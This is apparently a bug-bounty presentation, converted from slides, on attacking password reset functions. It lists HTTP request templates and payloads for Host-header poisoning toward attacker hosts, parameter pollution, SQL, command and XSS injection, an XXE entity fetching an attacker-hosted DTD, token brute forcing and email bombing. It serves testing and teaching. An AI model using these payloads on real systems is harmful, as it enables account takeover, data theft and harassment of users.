

PLAYING WITH

PASSWORD RESET FUNCTIONALITY

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root@cyph3r:~# whoami



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LOOKING FOR BUGS?

Bug Type

XSS
SQL Injection
SSRF

Functionality Wise

File Upload Functionality
Sign In Function
Multiple Factor Authentication

Spot the Common One!


Log in to Twitter

Phone, email, or username


Password

Log in

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Welcome

 admin123@gmail.com ▾

Enter your password

☐ Show password

[Forgot password?](#)

Next

Log in to Bugcrowd or create an account

Email address

Password

Log in

[Forgot your password?](#)
[Resend confirmation email](#)

Email address or phone number

Password

Log In

[Forgotten password?](#)

Create New Account

Sign in to HackerOne

Email address

Using SAML? Email address only, no password needed.

Password

☐ Remember me for 2 weeks [Forgot your password?](#)

Sign in

[Create a HackerOne account.](#)

Forgot Email/Password

How would you like to reset your password?

☒ Email

☐ Text Message (SMS)

We will send you an email with instructions on how to reset your password.

name@example.com

Email Me

Forgot Password?


Log in to Twitter

Phone, email, or username

Password

Log in

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Email Me



WHAT IS PASSWORD RESET?

If a Web-app have a **login**, there be a password reset function!



In order to implement a proper user management system, systems integrate a Forgot Password service that allows the user to request a password reset.

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WHAT COULD POSSIBLY GO WRONG HERE RIGHT?

Let's see!



Me and MAALP found this interesting password reset page

Enter OTP

OTP successfully sent to your Email ID. Please check your mail and enter OTP.

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Enter OTP...

Reset Password

OTP

WHAT IF?

Let's look at the impact

FULL ACCOUNT
TAKEOVER

TOKEN LEAKAGE

PARAMETER POLLUTION

SQL INJECTION

GUESSABLE TOKEN

MORE..



PASSWORD RESET POISONING

If you have a Host Header attack, Request a password with evil host!
Websites that handle the value of the Host header in an unsafe way

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: evilhost.com
```



`$resetPasswordURL = "https://{$_SERVER['HTTP_HOST']}/resetpassword.php?token=12345678-1234-1234..";`

SuperCool.com – Password Reset Request Inbox x



John <target@company.com>

Hi John,

It appears that you have requested for your password to be reset. To do so, please click the URL below:

[https://evilhost.com/reset-password.php?token=12345678-1234-1234-1234-12345678901](https://evilhost.com/reset-password.php?token=12345678-1234-1234-12345678901)

This will automatically open a new tab and allow you set your new password instantly.

Regards,
SuperCool

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
Host: attacker.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
X-Forwarded-Host: attacker.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com@evilhost.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com:@evilhost.com
```

Lab:

<https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning>




ATO: PARAMETER MANIPULATION

We can pollute the parameter to get the reset token to attacker email

POST https://example.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com

email=victim@email.com



POST https://example.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com

email=victim@email.com&email=attacker@email.com





MORE MANIPULATION

- ▶▶ email=victim@email.com%20email=attacker@email.com
- ▶▶ email=victim@email.com|email=attacker@email.com
- ▶▶ email="victim@mail.tld%0a%0dcc:attacker@mail.tld"
- ▶▶ email="victim@mail.tld%0a%0dbcc:attacker@mail.tld"
- ▶▶ email="victim@mail.tld",email="attacker@mail.tld"
- ▶▶ {"email":["victim@mail.tld","atracker@mail.tld"]}



RESPONSE MANIPULATION

Replace Bad Response With Good One

HTTP/1.1 401 Unauthorized

("message":"unsuccessful","statusCode:403","errorDescription":"Unsuccessful")

HTTP/1.1 200 OK

("message":"success","statusCode:200","errorDescription":"Success")



TOKEN LEAKAGE IN RESPONSE

Check the response to see if the token is leaked in response

#Tip: Search the token in burp suite search

Add json extension to endpoint, eg: resetpassword.json

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: length
```

```
{
  "email" : "victim@gmail.com" ,
  "token" : *****
}
```




RESET TOKEN LEAK VIA REFERER

Once you visit the reset token link, click on any third party website eg Facebook
Intercept the request and check the referer header

```
GET /home HTTP/1.1
Host: www.third_party.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://company.com/resetpass?token=123-456-123-456
Origin: https://www.company.com
```





GUESSABLE TOKEN

Find out how password reset token is generated like Timestamp , UserID , Email and Weak Cryptography

```
POST /resetPassword HTTP/1.1
```

```
Host: www.company.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Origin: https://www.company.com
```

```
Content-Length: Number
```

```
email=me@gmail.com&token=<UserID-Timestamp>
```





BRUTE FORCE THE TOKEN

Find out how password reset token by force!
Use IP-Rotate, additional headers etc

```
POST /resetPassword/change HTTP/1.1
```

```
Host: www.company.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Origin: https://www.company.com
```

```
Content-Length: Number
```

```
email=me@gmail.com&token=FUZZ&newpass=DontHackme!
```





IDN HOMOGRAPH ATTACK

- Create an account with email test@gmail.com.burpcollaborator.net
- Now generate reset password link for email test@gmail.com.burpcollaborator.net

POST /passwordreset HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Content-Length: Number

email=test@gmail.com.id.burpcollaborator.net





LIST OF **PAYLOADS** AS EMAIL ADDRESSES

- test+(<script>alert(0)</script>@gmail.com
- test(<script>alert(0)</script>@gmail.com
- test@gmail(<script>alert(0)</script>).com
- "<script>alert(0)</script>"@gmail.com
- "<%= 7 * 7 %>"@gmail.com
- test+(\${{7*7}})@gmail.com
- "' OR 1=1 -- '"@gmail.com
- "test); DROP TABLE users;--"@gmail.com
- test@[id.collaborator.net]
- %@gmail.com





XSS

- Test for XSS with `test@gmail.com"><script>alert(document.domain)</script>`
payload

```
GET /resetPassword?email=test@gmail.com"><script>alert(document.domain)</script> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
```



TIME BASED SQL INJECTION

GET /resetPassword?email=me@gmail.com'%2b(select*from(select(sleep(20)))a)%2b' HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0, sunil

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path

Origin: https://www.company.com

The screenshot displays the 'request' and 'response' tabs of a web browser's developer tools. The 'request' tab shows the following details:

- Raw: GET /resetPassword?email=me@gmail.com'%2b(select*from(select(sleep(20)))a)%2b' HTTP/1.1
- Params: [Redacted]
- Headers: User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Connection: close, Cookie: 5fda31e4drlj7d36, Upgrade-
- Hex: [Redacted]

The 'response' tab shows the following details:

- Raw: 1 HTTP/1.1 200 OK, 2 Date: Wed, 16 Dec 2020 17:26:39 GMT, 3 Content-Type: text/html; charset=UTF-8, 4 Content-Length: 4, 5 Connection: close, 6 Server: Apache, 7 Strict-Transport-Security: max-age=63072000; includeSubDomains, 8 Cache-Control: no-store, no-cache, 9 Set-Cookie: csrf_cookie_name=[Redacted] expires=Wed, 16-Dec-2020 19:26:39 GMT, 10 Expires: Thu, 19 Nov 1981 08:52:00 GMT, 11 Pragma: no-cache, 12 X-XSS-Protection: 1; mode=block, 13 X-Frame-Options: sameorigin, 14 X-Content-Type-Options: nosniff, 15, 16 true
- Headers: [Redacted]
- Hex: [Redacted]
- Render: [Redacted]

The status bar at the bottom indicates 0 matches for the search and 547 bytes | 20,658 mi.



OS COMMAND INJECTION

- Reset password with email `test@`whoami`.id.burpcollaborator.net`

POST /passwordreset HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Content-Length: Number

email=`test@`whoami`.id.collaborator.net`





HTML INJECTION IN MAIL

Find out for other parameters by using Param-miner

Look if any parameter is reflected in received email, test for html injection or text injection.

```
POST /passwordreset HTTP/1.1
```

```
Host: www.company.com
```

```
User-Agent: Mozilla/5.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: Number
```

```
email=victim@gmail.com&parameter=<img src=\"http://attacker.com/?id=
```





IDOR

Test with your reset token and victim's email id/User-Id.

POST /passwordreset HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Content-Length: Number

email=attacker@email.com&token=<Your-Token>

POST /passwordreset HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Content-Length: Number

UserID=victim@email.com&token=<Your-Token>





XXE

If password reset endpoint supports both json and xml

Use Content Type Converter extension to change from json to xml, add your payload

```
POST /resetPassword/change HTTP/1.1
```

```
Host: www.company.com
```

```
Content-Type: application/xml
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE a [<!ENTITY % asd SYSTEM "http://attacker.com/XXE.dtd">%asd;%c;]>
```

```
<root>%rrr;<old>*****</old><new>*****</new></root>
```





MFA AUTO DISABLING

Sometimes MFA are auto-disabled after Password reset is done

- Enable 2FA
- Logout
- Password Reset
- 2FA is auto disabled





SESSION EXPIRATION

Test for insufficient session expiration after password change

- Open account in two different browsers
- In browser1 reset the password
- See if the session is expired in browser2





USER ENUMERATION

Enumerate username/email id based on difference in response by the webapp

- invalid email/username : **user doesn't exist**
- valid email/username: **Password reset link is send to your email**





MISSING RATELIMITING

Email bombing!

- send the password reset request to intruder
- start the attack
- Look at the chaos you created in victim's email account

Tip: victim+1@gmail.com





RE USABLE TOEKEN

Check if the token can be reused, if it's expired.

- Request password reset
- Dont use the link
- change the email address to a new email in account settings
- See if old token can be used



RESOURCES

10 Password Reset Flaws

[Anugrah SR](#)
[Blog](#)

ATO Password Reset

[Mahmoud M. Awali](#)
[Slides](#)

Common Vulnerabilities In Forget Password

[Harsh Bothra](#)
[MindMap](#)



**YOU'RE ONLY AS STRONG AS
YOUR PASSWORD!**



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